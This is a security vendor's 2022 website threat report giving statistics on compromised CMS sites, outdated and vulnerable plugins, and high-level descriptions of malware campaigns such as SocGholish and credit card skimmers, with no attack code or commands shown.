SUCURI REPORT

2022

Website Threat Research Report

SUCURI

Table of Contents

Summary


Our 2022 Threat Report is a deep dive into our logs and summarizes the latest trends in infected websites. It identifies the latest tactics, techniques, and procedures seen by our research and remediation groups at Sucuri and GoDaddy.

We examined trends in our user base to identify the most common threats and malware that our customers encounter. Our data revealed that a large majority of compromised environments were affected by malicious PHP scripts, .htaccess malware, and remote code execution backdoors. **69.63%** of compromised websites were found to have at least one backdoor at the point of remediation, with over **1.2 million** backdoors removed from infected websites by Sucuri remediation teams in 2022 alone.

Three main malware campaigns dominated our data sets last year: SocGholish, Balada Injector, and Japanese SEO spam. We commonly found these campaigns competing for the same vulnerable websites — it was not uncommon for our remediation team to find two or three of these infections on the same compromised environment.

SocGholish malware saw a number of new developments, including changes in obfuscation techniques, methods used to infect websites, and new threat actors driving SocGholish payloads to unsuspecting victims.

Credit card stealers and ecommerce related infections were found targeting WooCommerce environments and predominantly detected on the server level.



Key Takeaways

- **50.58%** of all CMS applications were outdated at the point of infection.
- The most commonly detected vulnerable components included out-of-date versions of Contact Form 7 **(27.44%)**, Freemius Library **(20.85%)**, and WooCommerce **(14.51%).**
- **69.63%** of compromised websites were found to have at least one backdoor at the point of remediation.
- SEO spam was detected on **46.76%** of all infected websites in 2022.
- **38.5%** of all SEO spam infections contained spam doorways to manipulate search rankings. Another **29.3%** belonged to unwanted SEO link injections for spammy websites.
- **23.63%** of compromised websites contained at least one hack tool.
- Malicious WordPress admin users were found in **32.69%** of infected websites.
- **90%** of credit card skimmers were found in the form of malicious PHP code, making them impossible to detect with external scanners and highlighting the importance of server-level monitoring.
- The most common infection found during remediation was malicious allow/deny rules in .htaccess files associated with Japanese SEO spam **(13.48%).**
- **36%** of all compromised websites had at least 1 vulnerable plugin or theme present in the environment at the point of remediation.

Methodology

The data used in this report is a representative sample of the total number of websites that our Remediation team performed services for throughout the year 2022. This includes **43,374** websites cleaned by our incident response team and **106,801,443 million** remote SiteCheck scans from January to December, 2022.


Our findings identify trends in Content Management Systems (CMS) applications most affected by compromise, as seen in our customer base. We also seek to analyze the types of malware families most commonly seen at the point of infection.

The data in this report reflects the environments of our clients and not the web as a whole. Our analysis does not look to measure the effectiveness of existing security controls, including hardening or WAF's.

Software Distribution

WordPress took the lead in terms of CMS distribution in 2022. W3Tech market share statistics reports that WordPress sees a content management market share of 63.4% as of March, 2023; this popularity is also reflected in our own data sets.

We measured our monitoring, cleanup, and SiteCheck user bases to identify content management distribution. Our data revealed that Wordpress was by far the most popular CMS, **accounting for 96.2% of infections in 2022.** Joomla (1.9%) followed in second place, with Magento (0.7%) taking third.



This data does not imply that these platforms are more or less secure than other content management systems. It simply represents the most common platforms seen by our environment and reflects the overall popularity for CMS' in 2022.

Vulnerable Software & Components

Compromises occur for a myriad of reasons, including but not limited to weak passwords, abuse of poorly configured environments, exploitation of access control mechanisms, and other similar attack vectors. The most notorious threats to content management systems stem from vulnerabilities introduced by extensible components, plugins, themes, and other third-party software.

Attackers regularly leverage automated scripts and tool kits to scan the web for vulnerable domains. These opportunistic attacks make it easy to identify potential targets, exploit known vulnerabilities, and obtain unauthorized access to the compromised environment where the attacker is then able to deploy other tools and backdoors.

Common issues which lead to website vulnerabilities include inadequate testing and QA, improper deployment, security configuration issues, relaxed security posture, and a lack of security knowledge and resources.


In this section, we'll analyze outdated and vulnerable website software found during remediation in 2022.


Keep all website software including core CMS, plugins, themes, and other third party components patched to the latest security release and update regularly to avoid infections from known vulnerabilities.

Outdated CMS Detections

In 2022, **50.58%** of all CMS applications were outdated at the point of infection. We considered a CMS out-of-date if the environment was not patched with the latest security release at the time a remediation cleanup was performed.

A more detailed look at the data shows that WordPress' automatic updates are helping users maintain updated CMS'. **49.8%** of WordPress installations were outdated at the point of infection, lower than other CMS applications in our environment.





Neither Joomla nor Magento have yet implemented automatic update functionality. This is likely due to significant branch changes and more complex life cycles, resulting in a more difficult update process. As users tend to neglect applying important security releases to patch vulnerabilities in core files, this is arguably a pain point and workflow issue for these users.

Vulnerable Components

In 2022, our teams continued to track long-lasting malware campaigns targeting vulnerable WordPress plugins. These malware campaigns inject malicious scripts into affected websites which redirect traffic to malicious resources, scams, and advertisements.

We analyzed our cleanup and detection data for the most common software vulnerabilities found during remediation. Results showed a large percentage of plugins remained unpatched on user's websites, opening the door for potential exploitation of known vulnerabilities.

During our analysis, we found that **36%** of all compromised websites had at least one vulnerable component present in the environment at the point of remediation.

Analyzing our data sets for components with known vulnerabilities revealed the following distribution.

While both Contact Form 7 and Freemius Library plugins are at the top of this chart, it doesn't mean that their softwares is less secure than others. This data merely indicates that the components are popular with website owners and a large number of client sites were found using them — but not the latest patched version.

Top Software with Vulnerabilities	Percentage
Contact-Form-7	27.44%
Freemius Library	20.85%
WooCommerce	14.51%
UpdraftPlus Free	5.35%
Gutenberg Temp. Library & Redux Framework	3.83%
Advanced Custom Fields	3.23%
WP Fastest Cache	3.21%
Essential Addons for Elementor	3.04%
Page Builder by SiteOrigin	2.22%
File Manager	1.89%

This data stresses the importance of patching and maintaining website software and third-party components to mitigate risk. Contact Form 7 has over 5 million users and four known vulnerabilities, the most recent of which was an unrestricted file upload vulnerability reported back in December, 2020.

Easily exploited vulnerabilities are a top choice for attackers. If they don't require authentication, attackers are able to easily automate their attacks and monetize affected environments. By patching software to the latest version, website owners can minimize risks from bugs, known vulnerabilities, and other security threats.

Malware Families

Our 2022 research included infection trend analysis and how it correlates to malware families and our signatures.


Investigations and analysis are a key component to the development of our cleanup rules and detection signatures. These signatures are created and maintained by our research team, providing our tools with the information needed to identify and mitigate threats in website environments.

Top Detected Malware Families

Our team aggregated and analyzed data from malware signatures that were detected and cleaned during incident response to identify the most common threats facing our clients in 2022.

Our research teams frequently detect multiple types of malware on a single compromised website. As a result, the percentages of the different malware families may overlap. This occurs because attackers may use various malicious tactics, such as injecting redirects to phishing sites, installing backdoors for unauthorized access, and contaminating web pages with SEO spam keywords and links.

This bar chart displays the frequency of different malware families detected during the cleanup and remediation of compromised websites in 2022.



Malware

In 2022, **72.72%** of remediated websites were flagged with the malware category. Some examples of this broad group include JavaScript and PHP scripts used to redirect website visitors to unexpected third-party websites, steal login credentials, or serve drive-by-downloads.

Notable Malware Campaigns

We analyzed our data sets to pinpoint a number of notable malware campaigns from 2022.

Malware Type	Total Detections
Balada Injector	141,790
SocGholish	86,148
Credit Card Skimmers	9,156


Balada Injector

Our research team continued to track a 5+ years-long campaign of website redirects to spam/scam websites through exploited vulnerable plugins and themes. In 2022 alone, over **141,000 websites** scanned by SiteCheck were found to be infected with malicious variants of this campaign targeting vulnerable WordPress components.

Socgholish

Socgholish, also referred to as NDSW/NDSX (the most widespread variant), is a massive, years-long campaign affecting tens of thousands of websites. It is one of the most common web-based malware variants detected by our team in the past few years.

Also known as the "fake browser update" infection, the malware inserts itself into JavaScript files within compromised websites. Visitors to the website are greeted with a convincing-but-fake browser update prompt and associated drive-by-download.




Unsuspecting users who download and install these binaries are unknowingly installing a trojan onto their machine which is then most often used to stage a ransomware attack. Users who install this malware on their work computers can potentially open the door to a ransomware attack on their entire company network.

Our SiteCheck remote website scanner detected SocGholish malware on a total of **86,148 websites** in 2022 alone, while our remediation team cleaned over 3.5 million files infected with SocGholish malware on 1803 sites.

SocGholish fake browser updates were pushed by several different website infection campaigns in 2022, the most prominent of which was the NDSW/NDSX infection, accounting for **84%** of all SocGholish detections. However, other notable campaigns include vanilla SocGholish script injections **(13%)**, sczriptzzbn (AKA fake CloudFlare protection) **(3%)**, and jquery0 injections **(0.6%)**.

Detected on **2,555** websites via our remote scanner in 2022, the "Fake CloudFlare verification" **sczriptzzbn** variant is used to trick users into downloading and installing a Remote Access Trojan (RAT) onto their computer. It generates a popup pretending to be a CloudFlare human verification challenge, but instead serves malware when users click on the download button from the dialog.




The Windows malware samples associated with this campaign tend to be the first stages in ransomware attacks. Around November 2022, the **sczriptzzbn** malware switched to serve SocGholish fake browser updates.

Ecommerce Malware & Credit Card Stealers

2.3% of websites detected with malware during a remote scan were found to contain a credit card skimmer in 2022. Ecommerce websites are vulnerable to malware designed to steal customer's credit card data during checkout. Although often referred to as #MageCart (due to its origins primarily affecting Magento Websites), over the last few years we've seen attackers repurposing Magento credit card skimmers to target WordPress and WooCommerce sites as well.


In fact, the top three most common cleanup signatures for credit card skimmers were originally created for malware found on Magento websites but have since been repurposed to target WooCommerce (the most popular eCommerce plugin used in WordPress environments).

We analyzed our SiteCheck remote scan data to identify the CMS distribution for credit card skimmers.



As seen in the graph above, there wasn't the usual uptick in skimmers detected by SiteCheck right before the 2022 end-of-year holidays. However, when we look at our backend detections from our website cleanups we see that there was a huge increase in skimmer activity during the holiday shopping season.

Monthly Distribution for Credit Card Skimmers



This data seems to suggest that attackers are preferring to inject skimmers into WordPress plugin and theme files, which is a switch from their former tactic of injecting Magento databases with malicious JavaScript.

Many skimming infections are tailor made for specific websites. Attackers spend a lot of time crafting difficult-to-detect malware which is deployed over a small number of websites, but taking them all into account the footprint is significant. That being said, skimming has become more popular on WordPress since the end of 2019 and we've noticed more and more purpose-built skimming infections affecting large numbers of websites running WooCommerce.

Over the course of 2022 our remediation team removed a total of **1,049** credit card skimming infections from compromised websites. In **90%** of cases, websites were found to contain server-side skimmers in the form of malicious PHP code which are not externally visible and can only be detected at the server level. Another **14%** of websites had client-side skimmers found in the form of malicious JavaScript injections. This overlap is due to the fact that 4% of sites had both client and server level skimmers present during remediation.

We analyzed our data sets to pinpoint the most common locations where credit card skimmers were found.

Credit Card Skimmer File Locations - 2022

